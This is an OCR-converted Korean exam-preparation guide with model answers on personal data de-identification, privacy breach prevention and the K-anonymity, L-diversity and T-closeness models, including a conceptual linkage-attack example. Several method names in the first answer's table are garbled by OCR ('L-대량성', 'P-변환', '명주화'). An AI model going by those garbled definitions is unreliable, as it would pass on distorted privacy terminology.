
정보관리



1. 빅데이터가 ICT 분야의 새로운 패러다임이자 신성장 동력으로 부상하고 있는 가운데, 미국, 영국 등 해외에서는 빅데이터 활용을 위하여 개인정보 비식별화 지침을 마련하여 활용 중이다. 개인정보 비식별화에 대해 설명하시오.

정보관리


- 가. 개인정보 비식별화의 개념에 대해 설명하시오.
- 나. 개인정보 비식별화 방법을 3가지 이상 설명하시오.
- 다. 개인정보 재식별 여부 등 사후관리 방안에 대해 설명하시오.



1. 빅데이터가 ICT 분야의 새로운 패러다임이자 신성장 동력으로 부상하고 있는 가운데, 미국, 영국 등 해외에서는 빅데이터 활용을 위하여 개인정보 비식별화 지침을 마련하여 활용 중이다. 개인정보 비식별화에 대해 설명하시오.

정보관리

|                                                                                                                    |                            |                      |
|--------------------------------------------------------------------------------------------------------------------|----------------------------|----------------------|
| <u>카스팅 처리</u>                                                                                                      | - 중요한 정보는<br>식별 불가능한 문자 처리 | - 주민번호<br>뒷자리 *처리    |
| <u>데이터 삭제</u>                                                                                                      | - 중요한 정보 삭제<br>처리. 은닉      | - 주민번호<br>뒷자리 삭제     |
| <u>나. 데이터 대표값 변환</u>                                                                                               |                            |                      |
| <u>비식별화 방법</u>                                                                                                     | <u>설명</u>                  | <u>사례</u>            |
| <u>총계 변환</u>                                                                                                       | - 데이터를 총계<br>Value로 변환     | - 자산 규모는<br>(액으로 변환) |
| <u>평균값으로<br/>변환</u>                                                                                                | - 데이터를 평균<br>값으로 변환        | - 나이 같은<br>20 으로 변환  |
| <u>명주화</u>                                                                                                         | - 대표 그룹으로<br>나눠 그룹 대표값 변환  | - 연령대<br>분류하여 변환     |
| <u>다. 변환 알고리즘 활용</u>                                                                                               |                            |                      |
| <u>비식별화 방법</u>                                                                                                     | <u>설명</u>                  | <u>사례</u>            |
| <u>L-대량성</u>                                                                                                       | - 다양한 알고리즘<br>활용하여 변환      | - 변환<br>알고리즘         |
| <u>P-변환</u>                                                                                                        | - logic 적용하여<br>변환         | - Description<br>활용  |
| <u>3. 개인정보 재식별 여부 등 사부관리 방안</u>                                                                                    |                            |                      |
| <ul style="list-style-type: none"> <li>- 운영과 개발 시스템에서의 Data 관리 정책 고려</li> <li>- 운영시스템 데이터의 경우 재식별 방안 고려</li> </ul> |                            |                      |



"끝"

| 6 개인정보침해 예방 방안 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 문제             | 사이버 상 채팅이나 모바일을 활용한 피싱, 그 외에 사회적인 지위, 신분을 악용한 금전 요구 등 개인정보를 침해하고, 민감한 정보를 악용하는 사례가 많이 발생하고 있다. 위와 같은 개인정보침해를 예방하기 위한 방안에 대해 설명하시오.                                                                                                                                                                                                                                                                                                                                                                     |
| 도메인            | 정보보안                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 정의             | 단독으로 또는 다른 정보와 결합하여 개인을 식별할 수 있는 정보                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| 키워드            | 개인정보 라이프사이클, 관리체계, 보호조치, 개인정보보호 거버넌스                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 출제의도분석         | 개인정보 유출 사고는 지속적으로 발생하고 있고, 초연결사회에 도래하면서 프라이버시 이슈가 중요한 과제로 부각되고 있음                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| 답안작성 전략        | 한쪽으로 깊게 치우쳐진 답보다는 다방면에서 개인정보침해 예방 방안 제시, 답이 없는 문제이므로 자신감 있게 의견을 작성                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| 참고문헌           | 개인정보보호 법령 해설서, 개인정보의 기술적·관리적 보호조치 기준 해설서 빅데이터 비식별화 기술 활용 안내서 v1.0, 빅데이터 비식별화 사례집                                                                                                                                                                                                                                                                                                                                                                                                                       |
| 모범목차           | <ol style="list-style-type: none"> <li>1. 개인정보침해 사고 사례와 예방의 필요성</li> <li>2. 개인정보침해 예방 전략과 개인정보 Lifecycle 별 개인정보침해 예방 방안             <ol style="list-style-type: none"> <li>가. 개인정보침해 예방 전략</li> <li>나. 개인정보 Lifecycle 별 개인정보침해 예방 방안</li> </ol> </li> <li>3. 개인정보보호 관리체계 수립을 통한 개인정보침해 예방 방안             <ol style="list-style-type: none"> <li>가. 개인정보침해 예방을 위한 정책·프로세스 수립 방안</li> <li>나. 기술적·물리적 보호조치를 통한 개인정보 침해 예방 방안</li> </ol> </li> <li>4. 개인정보침해 예방을 위한 개인정보보호 거버넌스 구현(ISO38500 기반)</li> </ol> |
| 풀이 기술사님        | 이아람 기술사 (제 107 회 정보관리기술사 / aram.inpure@gmail.com)                                                                                                                                                                                                                                                                                                                                                                                                                                                      |


## 1. 개인정보침해 사고 사례와 예방의 필요성



- 14 년 카드 3 사에서 1 억여건의 개인정보가 유출되었고, 외부인력에 대한 통제가 미흡한 것이 원인. 기술적인 보호조치도 중요하지만 프로세스, 인적 보안 측면에서 훌(Hole) 최소화
- 개인정보는 한번 유출되면 되돌릴 수 없으므로 효과적으로 예방할 수 있는 체계 필요

## 2. 개인정보침해 예방 전략과 개인정보 Lifecycle 별 개인정보침해 예방 방안

### 가. 개인정보침해 예방 전략



- Lifecycle에 따라 개인정보침해 예방 조치를 수행하고, 정책·프로세스·시스템 등 개인정보보호관리체계를 통해서 이를 지속적으로 관리

### 나. 개인정보 Lifecycle에 따른 개인정보침해 예방 방안

| Lifecycle | 예방 방안        | 설명                                                                                                                                                                                                                             |
|-----------|--------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 수집        | 개인정보 식별·분류   | <ul style="list-style-type: none"> <li>- 신규 구축·변경하려는 개인정보시스템 또는 사업에서 수집·이용할 개인정보 분석하고 영향을 평가</li> </ul>                                                                                                                        |
|           | 최소한의 정보 수집   | <ul style="list-style-type: none"> <li>- 수집하려는 정보 유형, 목적 등 등의</li> </ul>                                                                                                                                                       |
| 저장        | 비식별화, 암호화    | <ul style="list-style-type: none"> <li>- 가명처리, 총계처리, 데이터 값 삭제, 범주화, 마스킹 등</li> <li>- 분석활용과정에서 재식별되지 않도록 단계별 적용</li> </ul>                                                                                                      |
| 이용 및 제공   | 이용 목적에 맞게 활용 | <ul style="list-style-type: none"> <li>- 개인정보 이용 과정, 내용 관리 감독</li> </ul>                                                                                                                                                       |
| 파기        | 복구 불가능화      | <ul style="list-style-type: none"> <li>- 이용 목적을 달성하거나 유효기간이 지난 경우, 자체 없이 파기해야 함</li> <li>- 물리적으로 파기하거나 3회 이상 덮어쓰기하여 삭제</li> <li>- 미국방성 표준 DoD 5220.22-M 방식: 회차마다 서로 다른 값으로 3회 이상 덮어씀<br/>예) 1회차: 1, 2회차: 0, 3회차: 랜덤</li> </ul> |

- 개인정보보호 관리체계를 통해서 전반적인 개인정보 Lifecycle을 보호

## 3. 개인정보보호 관리체계 수립을 통한 개인정보침해 예방 방안

### 가. 개인정보침해 예방을 위한 정책·프로세스 수립 방안

| 방안     | 설명                                                                                                                                                                                           |
|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 컴플라이언스 | <ul style="list-style-type: none"> <li>- 관련 법률 및 인증 컴플라이언스 준수, 개정 동향 파악 및 대응</li> <li>- 유관 법률: 정보통신망법, 개인정보보호법 등</li> <li>- 인증: (국내)PIMS, ISMS, (국외)BS10012, ISO29100, ISO27001 등</li> </ul> |
| 조직구성   | <ul style="list-style-type: none"> <li>- 개인정보책임자(CPO), 개인정보 취급부서별 담당자 등 R&amp;R 명확화</li> </ul>                                                                                               |

Notes


|                  |                                                                                                                          |
|------------------|--------------------------------------------------------------------------------------------------------------------------|
|                  | - 개인정보책임자: 개인정보 처리 총괄                                                                                                    |
| 개인정보 자산<br>식별·분류 | - 개인정보 자산 변경관리, 구축 및 변경 시 개인정보영향평가, 개인정보흐름 파악                                                                            |
| 교육               | - 개인정보 취급자 관리: 등록·변경·삭제, 권한제어, 주기적 교육(연 2 회)<br>- 개인정보 취급자: 개인정보를 처리하는 자<br>- 임직원 및 외부 직원 대상 교육                          |
| 유출사고<br>대응체계 수립  | - 유출 사고 발생 시 부서별 역할, 협력체계와 비상연락망 구성<br>- 시뮬레이션으로 프로세스 검토: 개인정보 주관부서, 운영부서, 보안부서, 법무 등<br>- 임직원이 개인정보침해 의심정황 발견 시 행동수칙 홍보 |

#### 나. 기술적·물리적 보호조치를 통한 개인정보 침해 예방 방안

| 방안      | 방안                                                                    |
|---------|-----------------------------------------------------------------------|
| 보안구역 설정 | - 보안구역 설정, 출입통제시스템 적용(CCTV, 태깅 등), 출입기록 관리                            |
| 접근통제    | - 운영체제, 네트워크, 데이터베이스, 어플리케이션 접근 통제, 접근 권한 관리<br>- 시스템 및 네트워크 보안 설정 적용 |
| 취약점 점검  | - 정기·비정기적 소스코드 보안약점 점검, 침투테스트(Penetration Testing)                    |
| 암호정책 수립 | - 암호 적용 대상과 적용할 알고리즘, 키길이 제시<br>- 키 관리: 변경주기, 키 관리 시스템 보호 등           |

- 개인정보 Lifecycle 별 보호조치와, 정책/프로세스, 기술적/물리적 보호조치를 통한 개인정보보호 관리체계가 비즈니스와 연계되어 개인정보보호 거버넌스 구현


#### 4. 개인정보침해 예방을 위한 개인정보보호 거버넌스 구현(ISO38500 기반)



ISO38500 기반으로 개인정보보호체계를 지시, 감독, 평가하여 비즈니스 목표 달성 "끝"

| 3         | 프라이버시 보호 모델 K-익명성, L-다양성, T-근접성                                                                                                                                                   |     |                      |
|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|----------------------|
| 문제        | <p>프라이버시 보호 모델 구현 시 다음 질문에 대하여 설명하시오.</p> <p>가. K-익명성, L-다양성, T-근접성<br/>나. 동질집합 내 정보의 의미가 유사함을 이용한 공격 및 대응 기법 예시</p>                                                              |     |                      |
| 도메인       | 보안                                                                                                                                                                                | 난이도 | ★ ★ ☆ ☆ ☆ (별 5 개 기준) |
| 출제의도      | IT 기술 발전에 따른 다양한 정보의 노출로 인한 개인정보보호 방안에 대한 학습 필요                                                                                                                                   |     |                      |
| 핵심 내용 키워드 | <ul style="list-style-type: none"> <li>민감 식별자, 준식별자, 비식별화, 연결 공격, 동질성 공격, 배경지식 공격, 쓸림 공격, 유사성 공격</li> </ul>                                                                       |     |                      |
| 목차예시      | <ol style="list-style-type: none"> <li>개인정보 비식별화 데이터에 대한 재 식별 공격 및 대응</li> <li>개인정보 재 식별 방지 모델, K-익명성, L-다양성, T-근접성</li> <li>동질집합 내 정보의 의미가 유사함을 이용한 공격 및 대응 기법 예시</li> </ol>     |     |                      |
| 채점 점수 가이드 | <ol style="list-style-type: none"> <li>프라이버시 보호 모델 개념, 이해 부족 (1~8점)</li> <li>프라이버시 보호 모델 기본 이해 수준 (9~14점)</li> <li>프라이버시 보호 모델 정확한 기술 제시 (14~15점)</li> <li>추가요소 설명(+α)</li> </ol> |     |                      |
| 참고문헌      | <p>개인정보 비식별화에 대한 적정성 자율평가 안내서(한국정보화진흥원, 2014)</p> <p>NIA Privacy issues 2 호-통계적 익명성을 위한 Privacy 보호 기술(한국정보화진흥원, 2012)</p>                                                         |     |                      |
| 출제자       | 최범규 기술사(제 107 회 컴퓨터시스템응용기술사 / aahoo@naver.com)                                                                                                                                    |     |                      |

### 1. 개인정보 비식별화 데이터에 대한 재 식별 공격 및 대응



- 개인 식별 요소를 제거해 비식별화 된 개인정보에 대해 연결공격, 동질성 공격, 배경지식 공격 등을 통해 재 식별이 가능함. 이에 대해 K-익명성, L-다양성, T-근접성 모델을 이용해 익명화된 정보 생성

### 2. 개인정보 재 식별 방지 모델, K-익명성, L-다양성, T-근접성

가. 공개된 데이터에 대한 연결공격 대응, K-익명성 (K-Anonymity)

| 구 분     | 내 용                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |    |        |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
|---------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|--------|--|-------------|-------|----|----|-------|-------|----|--------|-------|-------|----|----|-------|-------|---------|------|-------|-------|----|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---|------|--|---------|------|----|-----|---------|---------|------|------|---------|----|---|------|---------|----|---|-----|---------|----|---|-----|
| 개념      | <ul style="list-style-type: none"> <li>- 공개된 데이터에 대한 연결공격(linkage attack)을 방어하기 위해 주어진 데이터 집합에서 준식별자 속성값들이 동일한 레코드가 적어도 k 개 존재 하도록 제안된 프라이버시 보호 모델</li> </ul>                                                                                                                                                                                                                                                                                                                                                                        |    |        |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
|         | <table border="1"> <thead> <tr> <th>이름</th> <th>지역 코드</th> <th>연령</th> <th>성별</th> </tr> </thead> <tbody> <tr> <td>1 김민준</td> <td>13053</td> <td>28</td> <td>남</td> </tr> <tr> <td>2 박지훈</td> <td>13068</td> <td>21</td> <td>남</td> </tr> <tr> <td>3 이지민</td> <td>13068</td> <td>29</td> <td>여</td> </tr> <tr> <td>4 최현우</td> <td>13053</td> <td>23</td> <td>남</td> </tr> </tbody> </table>                                                                                                                                          |    |        |  | 이름          | 지역 코드 | 연령 | 성별 | 1 김민준 | 13053 | 28 | 남      | 2 박지훈 | 13068 | 21 | 남  | 3 이지민 | 13068 | 29      | 여    | 4 최현우 | 13053 | 23 | 남       | <table border="1"> <thead> <tr> <th>지역 코드</th> <th>연령</th> <th>성별</th> <th>질병</th> </tr> </thead> <tbody> <tr> <td>1 13053</td> <td>28</td> <td>남</td> <td>전립선염</td> </tr> <tr> <td>2 13068</td> <td>21</td> <td>남</td> <td>전립선염</td> </tr> <tr> <td>3 13068</td> <td>29</td> <td>여</td> <td>고혈압</td> </tr> <tr> <td>4 13053</td> <td>23</td> <td>남</td> <td>고혈압</td> </tr> </tbody> </table> |   |      |  | 지역 코드   | 연령   | 성별 | 질병  | 1 13053 | 28      | 남    | 전립선염 | 2 13068 | 21 | 남 | 전립선염 | 3 13068 | 29 | 여 | 고혈압 | 4 13053 | 23 | 남 | 고혈압 |
| 이름      | 지역 코드                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 연령 | 성별     |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 1 김민준   | 13053                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 28 | 남      |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 2 박지훈   | 13068                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 21 | 남      |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 3 이지민   | 13068                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 29 | 여      |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 4 최현우   | 13053                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 23 | 남      |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 지역 코드   | 연령                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 성별 | 질병     |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 1 13053 | 28                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 남  | 전립선염   |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 2 13068 | 21                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 남  | 전립선염   |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 3 13068 | 29                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 여  | 고혈압    |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 4 13053 | 23                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 남  | 고혈압    |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
|         | <선거 인명부>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |    |        |  | <공개된 의료데이터> |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
|         | 선거 인명부 정보와 공개된 의료데이터의 정보를 연결해 개인의 민감 정보인 질병 정보를 파악할 수 있음                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |    |        |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
|         | K-익명성                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |    |        |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
